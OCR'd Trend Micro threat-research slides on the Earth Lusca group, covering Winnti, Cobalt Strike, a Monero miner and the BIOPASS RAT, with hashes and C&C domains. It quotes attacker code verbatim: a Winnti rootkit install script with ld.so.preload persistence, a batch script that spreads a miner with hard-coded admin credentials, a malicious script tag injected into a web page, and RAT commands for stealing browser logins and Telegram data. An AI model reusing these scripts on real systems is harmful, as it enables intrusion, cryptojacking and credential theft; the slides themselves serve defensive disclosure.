
- Associated samples
  - Cobalt Strike
    - sys.exe (4814e8baf52df7a17af3d88aba38d7bce4aed753a05b3d64478d4efedccc6625)
    - C&C address: coivo2xo[.]livehost[.]live
  - Linux variant of Winnti
    - Libxselinux (e46fcaac5f65a410040010c338f2fc02d9ac0327344acab8ce5152529312c4ae)
    - libxselinux.so (66923293d6cd7169d843e26aade13896ce77214fbe256bd925d7b96187b2aa48)
    - Install (378acfdbcec039cfe7287faac184adf6ad525b201cf781db9082b784c9c75c99)
    - C&C address: lmogv[.]dnslookup[.]services



```
unset HISTFILE

cp ./libxselinux /lib/libxselinux
cp ./libxselinux.so /lib/libxselinux.so
rm ./libxselinux.so
rm ./libxselinux

chmod 755 /lib/libxselinux
chmod 755 /lib/libxselinux.so
chmod +x  /lib/libxselinux
#chmod u+s /lib/libxselinux

echo 'HIDE_THIS_SHELL=x /lib/libxselinux 1 & ' >> /sbin/ifup-local
chmod +x /sbin/ifup-local

HIDE_THIS_SHELL=x /lib/libxselinux 1 &

echo /lib/libxselinux.so > /etc/ld.so.preload
```

GitHub Repository


- XMR Miner
  - "by.bat" – XMR installation script
  - "ok.txt" – victim machine list
  - "pwm.exe" – XMR miner
  - "wmi.vbs" – WMI EXEC vbscript



```
for /f %%i in (C:\Windows\IME\ok.txt) do
  net use \\%%i\ipc$  trepang674 /u:RUDD\administrator &&
  copy C:\Windows\IME\pwm.exe \\%%i\c$\windows\temp\ &&
  cscript C:\Windows\IME\wmi.vbs -h %%i -u RUDD\administrator -p trepang674 -c echo -cmd
  "C:\Windows\temp\pwm.exe -o pool.minexmr.com:5555 -u
  48uBbfzwaiWgeoyBM3pp11GTYewMS2AXYj7PUYBjAx349vMJ5xU7xG9XZLQVd9MZRFH3eRXChifbs3Hz94KuHpTALi3
  UXDg -p n1 --cpu-max-threads-hint=20 --donate-level=1 -B"
net use * /del /y
```


Financially Motivated Operation

- BIOPASS RAT
  - Target to gambling industries
  - Distributed via watering hole attack
  - Python based backdoor
  - Components were stored on cloud storage
  - Use Socket.io for C&C communication



Financially Motivated Operation

- BIOPASS RAT associations
  - URL string with no reference found in one of “fishmaster.pdb” loader




```
.rdata:000000014000542C asc_14000542C   db '=',0                ; DATA XREF: sub_140001790+386↑o
.rdata:000000014000542E                 align 10h
.rdata:0000000140005430 aHttpsWebplusCn db 'https://webplus-cn-hongkong-s-5faf81e0d937f14c9ddbe5a0.oss-cn-hon'
.rdata:0000000140005430                 db 'gkong.aliyuncs.com/Silverlight_ins.exe',0
.rdata:0000000140005498 aCUsersPublicSi db 'c:\users\public\Silverlight_ins.exe',0
.rdata:00000001400054BC a2x             db '%2X',0              ; DATA XREF: sub_1400022A0+575↑o
.rdata:00000001400054C0 ; const WCHAR FileName
```

  - Derusbi signed with a same stolen cerficate
    - Derusbi sample: e5fdb754c1a7c36c288c46765c9258bb2c7f38fa2a99188a623182f877da3783
    - Certificate
      - Name: Rhaon Entertainment Inc
      - Thumbprint: EFB70718BC00393A01694F255A28E30E9D2142A4


BIOPASS RAT Infection Chain

- Watering hole attack analysis
  - XSS script injected in online customer support page



```
<html lang="zh-CN">
<head>
    <meta charset="UTF-8">
    <link rel="shortcut icon" href="/[redacted].ico"/>
    <meta name="viewport" content="width=device-width,minimum-scale=1.0,maximum-scale=1.0,user-scalable=no"/>
    <title>[redacted]在线客服系统登录</title>
    <script src=https://0x3s.com></script>
    <link rel="stylesheet" type="text/css" href="/assets/libs/layui/css/layui.css" />
```

  - Scan a predefined port list of localhost to identify the infection




```
    is_online = false;
    if (navigator.userAgent.toLowerCase().indexOf('windows') > -1 && getcookie('is_online') != 'ok' && is_open) {
        remote_ports = ['43990', '43992', '53990', '33990', '33890', '48990', '12880', '22880', '32880', '42880', '52880', '62880']
        keywords = ['online', 'BPSV3', 'test', 'cs_online', 'daemon_online', 'dm_online']
        console.log('start check...')
        for (index = 0; index < remote_ports.length; index++) {
            Http_Get({
                url: "http://127.0.0.1:" + remote_ports[index],
                async: true,
                timeout: 500,
                success: function (response, xml) {
                    console.log(response);
                    if (in_array(response, keywords)) {
                        is_online = true;
                    }
                },
```

BIOPASS RAT Infection Chain

- Watering hole attack analysis
  - Fake download page injection

Flash player theme



FLASH PLAYER 首页 企业版 帮助中心 客服支持 官方公告

Adobe Flash Player

官方最新版本：33.0.0.417

立即下载


大小：4.81 MB

系统要求 | 其他平台版本

☑ 已阅读并同意 Adobe软件许可协议* 和 Flash Helper Service使用协议及隐私保护政策

联系我们 | 软件协议 | 使用协议及隐私保护政策

Silverlight theme



Microsoft

若要檢視此內容，請安裝


Microsoft® Silverlight®

按一下立即安裝

快速下載 / 30 秒安裝

BIOPASS RAT Analysis


- BIOPASS RAT execution flow



Install scheduled tasks to launch modules
Legitimate installer
Download scripts and tools, upload stolen data, and stream victim's screen
Cloud storage
Communicate with Socket.io
TXT
BIOPASS RAT (big.txt)
BIOPASS RAT C&C server
Loader
TXT
Cdaemon module (cdaemon.txt)
Install the scheduled task
Check status
TXT
C1222 module (c1222.txt)
Cobalt Strike shellcode (big.txt)
Cobalt Strike C&C server

BIOPASS RAT Analysis

- c1222 module
  - Run HTTP server listening on predefined ports
  - Return a marker value like “dm_online”, “cs_online”, “online”,
  - Download and decode Cobalt Strike shellcode with Base85 and hex-encoding



```
.ports·=[43990·,43992·,53990·,33990·,33890·,48990·,12880·,22880·,32880·,42880·,52880·,62880·]

.ports·.reverse·()#line:37
```

BIOPASS RAT Analysis


- big module (BIOPASS RAT)
  - Create a marker file at “%PUBLIC%/20200318”
  - Create scheduled tasks

Task Name	Behavior
ServiceHub	Executes Python with a parameter that is the Python script to download and execute Cobalt Strike loader script “c1222” module
ShellExperienceHost	Executes Python with a parameter that is the Python script to download and execute BIOPASS RAT script “big” module

  - Run an HTTP server which returns marker “BPSV3”
  - Create root directory at “%PUBLIC%/BPS/V3/”

BIOPASS RAT Analysis

- Example of BIOPASS RAT configuration




```
global_config = {
    'version': 'V2',
    'current_user': 00000000000000000,
    'Host': 'http://127.0.0.1:8888',
    'Path': '/playlist.m3u8',
    'local_key_file': os.path.join(Common_get_base_path(), 'bps.key'),
    'sc_path': os.path.join(Common_get_base_path(), 'sc.exe'),
    'sleep': 1,
    'ips': Common_get_private_ips(),
    'osv': Common_get_os_version(),
    'pn': 'video',
    'uid': '1',
    'av': 'N/A',
    'is_admin': Common_is_admin(),
    'pidfile': os.path.join(Common_get_base_path(), 'bps.pid'),
    'flash_install_lock': os.path.join(Common_get_base_path(), 'install.lock'),
    'access_key_id': 'XXXXXXXXXXXXXXXXXXXXX',
    'access_key_secret': 'XXXXXXXXXXXXXXXXXXXXX',
    'endpoint': 'http://oss-oss-YY-ZZZ.aliyuncs.com',
    'bucket': 'XXXXXXXXXXXXXserver',
    'scbindownloadurl': 'http://XXXXXXXXXXXXXserver.oss-YY-ZZZ.aliyuncs.com/res/sc.exe'
}
```

BIOPASS RAT Analysis


- BIOPASS RAT C&C communication
  - Communicate with Socket.io
  - Initialized by “join” event

“join” event



```
["join", {
        "type": "client",
        "data": 
        "c$@(M0ssCijH4D#UVpo?^o7<
        y4Ft-c2gaW0hLbmb%eef$2&%E
        NRd&SWaB3rd!Ul<u9IU7SRp+(
        By*&2h~LQC#Dfc0K=utZax@KS
        7YFxN(ylTWbosK(;dUe"
    }
]
```

Decoded “data”



```
{
    "do": "k",
    "ips": "192.168.22.22,192.168.26.88,10.0.2.15",
    "public_ip": "19.133.8.12",
    "osv": " x86",
    "cuser": "win7\\win7user",
    "pid": 4788,
    "key": "null",
    "uid": "1",
    "av": "N/A",
    "city": "\u54e5\u4f26\u6bd4\u4e9aBogota D.C.\u6ce2\u54e5\u5927"
}
```

BIOPASS RAT Analysis

- BIOPASS RAT C&C communication
  - Socket.io handler

Handler	Note
notice	The “notice” handler is used for checking the connection with the C&C server. If the malware doesn’t receive any “notice” event within a hard-coded threshold period, it will restart.
set key	The “set key” handler is used for accepting the victim ID, a random string with six characters, assigned by the C&C server. The victim ID is stored in “bps.key” file.
accept task	The “accept task” handler is the main handler used to process the command sent from the C&C server and to return the execution result.

BIOPASS RAT Analysis

- BIOPASS RAT C&C communication
  - Commands

Command	Behavior
Compress_Files	Compresses specified files or directories to a ZIP archive
Decompress_Files	Extracts files from a specified ZIP archive
AutoRun	Creates a scheduled task for persistence
CloseEverything	Kills the Everything process with the command “TASKKILL /F /IM Everything.exe”
OpenEverything	Downloads and runs Everything from voidtools
CloseFFmpegLive	Kills the FFmpeg process with the command “TASKKILL /F /IM ffmpeg.exe”
OpenFFmpegLive	Downloads and runs FFmpeg (for screen video capture)
DeleteFile	Deletes files or directories at specified locations
CreateDir	Creates a directory at a specified location

BIOPASS RAT Analysis

- BIOPASS RAT C&C communication
  - Commands

Command	Behavior
ShowFiles	Gets the disk partition or lists a specified directory with detailed information
Download_File	Downloads a URL and saves the file to a specified location
Upload_File	Uploads the victim’s files to cloud storage
Uninstall	Kills the BIOPASS RAT process and deletes installed files
CloseObsLive	Kills the OBS process with command “TASKKILL /F /IM obs64.exe”
Open_Obs_Live	Downloads OBS Studio and starts live streaming
ProcessList	Lists processes on the victim’s environment and their process identifier (PID)
KillProcess	Kills the process specified by PID with the TASKKILL command
ScreenShot	Takes a screenshot and uploads it to cloud storage

BIOPASS RAT Analysis

- BIOPASS RAT C&C communication
  - Commands

Command	Behavior
Shell	Executes commands or scripts
SnsInfo	Lists QQ, WeChat, and Aliwangwang directories
InstallTcpdump	Downloads and installs the tcpdump tool
PackingTelegram	Compresses and uploads Telegram's “tdata” directory to cloud storage
CloseProxy	Kills frpc process with command “TASKKILL /F /IM frpc.exe”
OpenProxy	Downloads and installs the frp proxy client in the “%PUBLIC%” folder
OpenVnc	Downloads and installs jsmpeg-vnc tool in the “%PUBLIC%/vnc/” folder
CloseVnc	Kills the VNC process with the command “TASKKILL /F /IM vdwm.exe”
GetBrowsersCookies	Uploads the cookie file of the browser to cloud storage

BIOPASS RAT Analysis

- BIOPASS RAT C&C communication
  - Commands

Command	Behavior
GetBrowsersLogins	Decrypts the login file of the browser and uploads it to cloud storage
GetBrowsersHistories	Uploads the history file of the browser to cloud storage
GetBrowsersBookmarks	Uploads the bookmark file of the browser to cloud storage

  - Additional componets
    - Python script to extract WeChat message from memory
    - Python script to inject XSS scripts with WinDivert

Conclusion

- Earth Lusca isn’t the most advanced actor but they are diligent and aggressive
- Public exploitation tools and exploit PoCs were heavily leveraged
- Private malwares were used for long-term infections
- Attribution is diffcult

TREND MICRO™

THE ART OF CYBERSECURITY

Hidden threats proactively discovered and remediated by Trend Micro threat experts.
Created with real data by artist Brendan Dawes.
See more at www.TheArtofCybersecurity.com